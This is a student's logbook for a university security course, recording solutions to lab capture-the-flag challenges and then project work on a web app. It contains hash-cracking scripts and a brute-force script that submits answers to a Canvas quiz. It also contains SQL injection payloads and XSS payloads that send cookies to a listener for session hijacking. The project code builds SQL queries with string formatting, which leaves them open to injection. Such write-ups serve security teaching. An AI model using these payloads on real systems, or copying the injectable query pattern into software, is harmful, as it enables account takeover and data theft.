UNIVERSITY OF SYDNEY

INFO2222

Usability and Security

LOGBOOK WK10
of
Security Part

SID: 490441372

May 5th, 2021

Challenge Set Log

May 5th , 2021

Set 1: Brute Force

We only can try the answer by inputting 1-10, **8** is right.

Set 1: Not Encryption

```
hashed = "72a40ac74b7a2472826f306f02e508fc"
with open("rockyou1.txt","r") as dic:
    all_passwords = dic.readlines()
    for pw in all_passwords:
        pw = pw.strip()
        output = hashlib.md5(pw.encode())
        if output.hexdigest() == hashed:
            print(pw)
```

The encryption without salt can be transferred to unencrypted by hashlib library of python easily. I just need to input the hashed code into the program, and the program will analyze the hash and give the feedback that contain the result of the code.

```
[yuzhouwudidiyishuaikaijunnanshen:INFO2222SET KAI$ python3 salt2.py
hashing
```

And the final answer is **hashing**.

Set 1: Salt

```
import hashlib
import sys
from Crypto.Hash import MD5

hashed_pw = input().strip("\n")
file = open("rockyou1.txt")
passwords = file.readlines()
for pw in passwords:
    pw =  pw.strip() + "$you'll_never_guess_this_one$”
    result = hashlib.md5(pw.encode())
    if result.hexdigest() == hashed_pw:
        print(pw)
```

Firstly, when the password is hashed with salt, the difficulty of resolving is much bigger. I need use hashlib library to do the desk check with a dictionary by adding salt “$you'll_never_guess_this_one$” after password (it could be before password).

```
[yuzhouwudidiyishuaikaijunnanshen:Desktop KAI$ python3 salt.py
1331bb93626c69a1196f05dbffa8ca04
admin123$you'll_never_guess_this_one$
```

After the program ran over, the password will be shown in the terminal. For this question, the password is **admin123**.

Set 1: Dictionary

```
import hashlib
import sys
from Crypto.Hash import MD5

hashed_pw = input().strip("\n")
file = open("rockyou1.txt")
passwords = file.readlines()
for pw in passwords:
    pw =  pw.strip() + "$goodluck$"
    result = hashlib.md5(pw.encode())
    if result.hexdigest() == hashed_pw:
        print(pw)
```

The previous password is much more common, but this one highlighted in this question is much harder to resolve. At the first time, I did not find the correct password from the previous txt. So I found a bigger txt called rockyou.txt (which contains more than 14 millions common password). Then I finally use the same way as previous question to find the correct password that is **quokka**.

```
yuzhouwudidiyishuaikaijunnanshen:Desktop KAI$ python3 salt.py
165035d390e00735af53c63225f99d59
quokka$goodluck$
```

Set 1: Brute Force II

Try to use selenium to mock the browser, and do the brute force, but it failed. Because the selenium must login before I try the brute force, the program cannot detect and execute anything after login.


May 6th, 2021

Set 1: Brute Force II (full source code is uploaded into the github - bf2.py)

```
    def do_action(self):
        for i in range(0, 7400):
            try:
                a_token = self.get_a_token()
                if len(a_token):
                    params = (
                        ('user_id', '189746'),
                    )
                    data = {
                        'utf8': '\u2713',
                        'authenticity_token': a_token,
                        'attempt': self.now_queue,
                        'validation_token':
'd8e3e6ef4cefbb2b34f276b34be5f120369658e4126f3ecdd77ea7b61c085357',
                        'question_1475128': str(7400 - i)
```

```
                }
                response = requests.post(

'https://canvas.sydney.edu.au/courses/30588/quizzes/142845/submissions?user_
id=189746',
                    params=params, data=data, headers=self.header())
                code = response.status_code

                print('status_code: ',code,'----num: ',str(7400 - i),
'attempt: ', self.now_queue)
                self.now_queue += 1
```


This is a part of source code about requesting the submission



I tried to use the requests library of python to do the brute force, and it succeeded. But the speed is too slow. Almost 2 seconds can only submit one answer, so I tried to use the multi-thread to improve the efficiency. I spent a lot time on it, but it still failed. I had to wait for a long time to resolve this question finally. After 1700 attempts, the correct answer finally came up. It is **6879**. (The answer actually came up in attempt 1700, but I did not see that. When I found that, it have already submit 2064 attempts.)


	Attempt	Time	Score
KEPT	Attempt 1,700	less than 1 minute	20 out of 20
LATEST	Attempt 2,064	less than 1 minute	0 out of 20
	Attempt 2,063	less than 1 minute	0 out of 20
	Attempt 2,062	less than 1 minute	0 out of 20
	Attempt 2,061	less than 1 minute	0 out of 20
	Attempt 2,060	less than 1 minute	0 out of 20
	Attempt 2,059	less than 1 minute	0 out of 20
	Attempt 2,058	less than 1 minute	0 out of 20
	Attempt 2,057	less than 1 minute	0 out of 20

Set 1: Inspection



Firstly, I downloaded the inspection.zip from canvas. And there are four python files for resolving this question, I found that my python version is 3.7.5, so I choose run for inspection.37.py to resolve the problem. After that, we can go to localhost to inspect this website. The answer is hidden in head (blue highlight in picture), which is **obscurity**.

Set 1: Drawing Straws




Firstly, I downloaded the drawing_straws.zip from canvas. And there are four python files for different version to resolve this question. My version is python 3.7.5, so the salt is **8b283e8957f744ae5a1a6add05fc354f** after running drawing_straws.37.py and inspecting for login button. Then I write a python program to decrypt the salt (hint code in canvas page)

```
salt = "8b283e8957f744ae5a1a6add05fc354f"
password = ""
with open('rockyou1.txt', 'r') as f:
    while True:
        password = f.readline().strip()
        pre = md5(password.encode()).hexdigest()
        if md5(pre.encode()).hexdigest() == salt:
            print(password)
            break
```

This is a part of source code about decode the hash (full code in github)

```
yuzhouwudidiyishuaikaijunnanshen:INFO2222SET KAI$ python3 straw.py
admin1
165d
```


The program will output the password (admin1) and two factor authentication code (165d), after login the strawman page the flag is displaying which is **ossifrage - 125ccc5d.**




(screenshot of flag page after logging in)

May 10th , 2021

Set 2: Hay is for Horses



Firstly, I downloaded the hay_is_for_horses.zip from canvas. And there are four python files for different version to resolve this question. My version is python 3.7.5, so the salt is **:<Mk87dk** after running run.37.cpython-37.pyc and inspecting for login button in login.html. Then I go to log.html, there are some hash password for admin user.




Then I put the hash code into program that is similar to previous one that decrypt the hashing.

```
hashed = " 3f6f3d091584d10126fbb32be70f0d16"
with open("rockyou1.txt","r") as dic:
    all_passwords = dic.readlines()
    for pw in all_passwords:
        pw = pw.strip()
        pw = pw + ":<Mk87dk"
        output = hashlib.md5(pw.encode())
        if output.hexdigest() == hashed:
            print(pw)
```

Then the program output the password is **NCinmay**

```
yuzhouwudidiyishuaikaijunnanshen:INFO2222SET KAI$ python3 hayisforhorse.py
NCinmay:<Mk87dk
```



After I logged in to system with admin authority, the flag is displaying :

authenticate_thine_endpoints - 8ab059d8

Set 2: The Needle


Firstly, I downloaded the strawman_security.zip from canvas. And there are four python files for different version to resolve this question. My version is python 3.7.5, after running run.37.cpython-37.pyc, we can login to system. According to hint from canvas, the SQL database is implementing, I try to use **'OR 1=1/*'** as password to inject its database. Then I login to system with admin authority successfully.

Then the flag is printed by python program. The flag is **access_granted - 5a061474.**


```
yuzhouwudidiyishuaikaijunnanshen:strawman_security KAI$ python3 run.37.cpython-37.pyc
Bottle v0.12.19 server starting up (using WSGIRefServer())...
Listening on http://localhost:8080/
Hit Ctrl-C to quit.

127.0.0.1 - - [13/May/2021 19:17:18] "GET /login HTTP/1.1" 200 818
127.0.0.1 - - [13/May/2021 19:17:19] "GET /login HTTP/1.1" 200 818
The first flag is: access_granted - 5a061474
127.0.0.1 - - [13/May/2021 19:18:48] "POST /login HTTP/1.1" 200 696
```

May 11th , 2021

Set 2: The Haystack



The one is using the same python program to find the flag. After running run.37.cpython-37.pyc, we can register a new account and login it. And there is a view flag page, but temporarily it cannot be accessed due to lack of authority of admin. Therefore, I still use SQL injection to set our account as a admin by **admin'; update users set admin = 1 where username = 'admin**, and login it, it will failed once.



Now, the database set my account as admin, the view flag page will be displayed successfully after logging in again. The flag is: **the_easy_one - 19be0d9d**


Set 2: Reflect

```
yuzhouwudidiyishuaikaijunnanshen:strawman_security KAI$ cd moore
yuzhouwudidiyishuaikaijunnanshen:moore KAI$ python3 moore.37.cpython-37.pyc
You will probably have an easier time doing this problem if you use Firefox

Compose your email to Moore Straw


    To: mstraw@strawman.net
    cc: pmann@strawman.net
    Topic: Bug report

    Hi, I've found a bug on your website, can you take a look at the following link: http://
localhost:8080/users/<script>self.location.href="http://localhost:8081/steal/"+document.cook
ie</script>









    To: KAI@strawman.net
    From: mstraw@strawman.net

    Thanks, I'll have a look at it now...
```


Firstly, we should run our server, after opening the 8080 port in chrome, we should run the listener.py to receive the session ID. Then run the program to email to Moore and provide the hack link, it attacks the website by CSRF and XSS by JavaScript. The cookie of Moore will be stolen and displayed in port 8081 after Moore clicked the link.

http://localhost:8080/users/<script>self.location.href="http://localhost:8081/steal/"+document.cookie</script>

I try to refresh the 8081 port in view page, and there is a session ID of Moore that is displaying. The session id is **aktarevvmf**.



session_id=aktarevvmf




After getting the session id of Moore by CSRF and XSS, I logged in to the system and inspect the website in application. After I replace the session ID of mine by Moore's, system will regard me as the Moore is logging in system. So the flag displayed in website, which is **reflect_on_your_understanding - 6179cc50.**

Set 2: Persist


Unlike Moore, Provender doesn't click links carelessly So we only can steal the session id of Provender by other methods. I choose to use SQL injection to steal the session ID.

After signing up a new account “test”, and use SQL query to inject its database by

test'; UPDATE Users SET message = '<script>window.location="http://localhost:8081/steal/" + document.cookie</script>' WHERE username = 'Provender' /*



If Provender views my message, the SQL injection will execute the XSS and CSRF then steal the session ID of Provender, which will be displayed in 8081 port after running listener.py like previous question. The session ID of Provender is **nrlhnhgteb.**




After getting the session id of Provender by CSRF and XSS by injection of SQL, I logged in to the system and inspect the website in application. After I replace the session ID of mine by Provender’s, system will regard me as the Provender is logging in system. So the flag displayed in website, which is **persistence_is_key - 2e34dbe5.**

Project Workload Log

May 3rd, 2021

Last week our assignment 1 finished and we started work on assignment 2. My part is to write HTML and routing in controller.py for account page. In the beginning, our project is demonstrated by figma prototype, so we needed to start for HTML writing. Today, I write the CSS and style for body part which is followed by our prototype, in order that website can display all information for logged-in user. (Safety and Setting is only a button without and functionality, it will be implemented later)



(account page 1.0)

May 4th, 2021

I implement Safety and Setting functionality for account page. At first, I want to route to other html pages to achieve their functionality. But it required more html and more routing method, which is a little unnecessary and redundant in our project. So I choose to use jQuery to change the display mode for each functionality by click different button. Therefore, our website can do different functionality in one route, which will reduce duplicate code in html.

```
<script>
    $(".button-font").on("click", function(){

        if($(this).html()=="Details"){
            $(".details-content").css("display","inline-block")
            $(".safety-content").css("display","none")
            $(".setting-content").css("display","none")
        }

        else if($(this).html()=="Safety"){
            $(".details-content").css("display","none")
            $(".safety-content").css("display","inline-block")
            $(".setting-content").css("display","none")
```

```
    }

    else if($(this).html()=="InfoReset"){
        $(".details-content").css("display","none")
        $(".safety-content").css("display","none")
        $(".setting-content").css("display","inline-block")
    }
</script>
```

This is a part of source code about change display mode by jQuery

(account page 2.0)

May 5th, 2021

My teammate constructs the database to store all the information for users successfully, so I link the information of each user to database. The first question I met is about how to display correct information for each user by reading from database.

```
    sql_cmd = """
            select DisplayName, Email, Gender, Bio, Contact, Muted
            from Users
            where id = '{userID}'
        """
    sql_cmd = sql_cmd.format(userID=userID)
    self.execute(sql_cmd)
    res = self.cur.fetchone()
    # If our query returns
    if res:
        return {
            "name": res[0], "email"  : res[1], "gender": res[2],
            "bio" : res[3], "contact": res[4], "muted" : res[5]
            }
    else:
        return False
```

To solve this question, I write SQL query to select all information that will be displayed in account page, and return the result in format of dictionary, which could be call by account html easily. (as a part of code above)


```
<script>
    function init(){
        $.ajax({
            url:"/check_user_details",
            type: "GET",
            async: true,
            success: function(result){
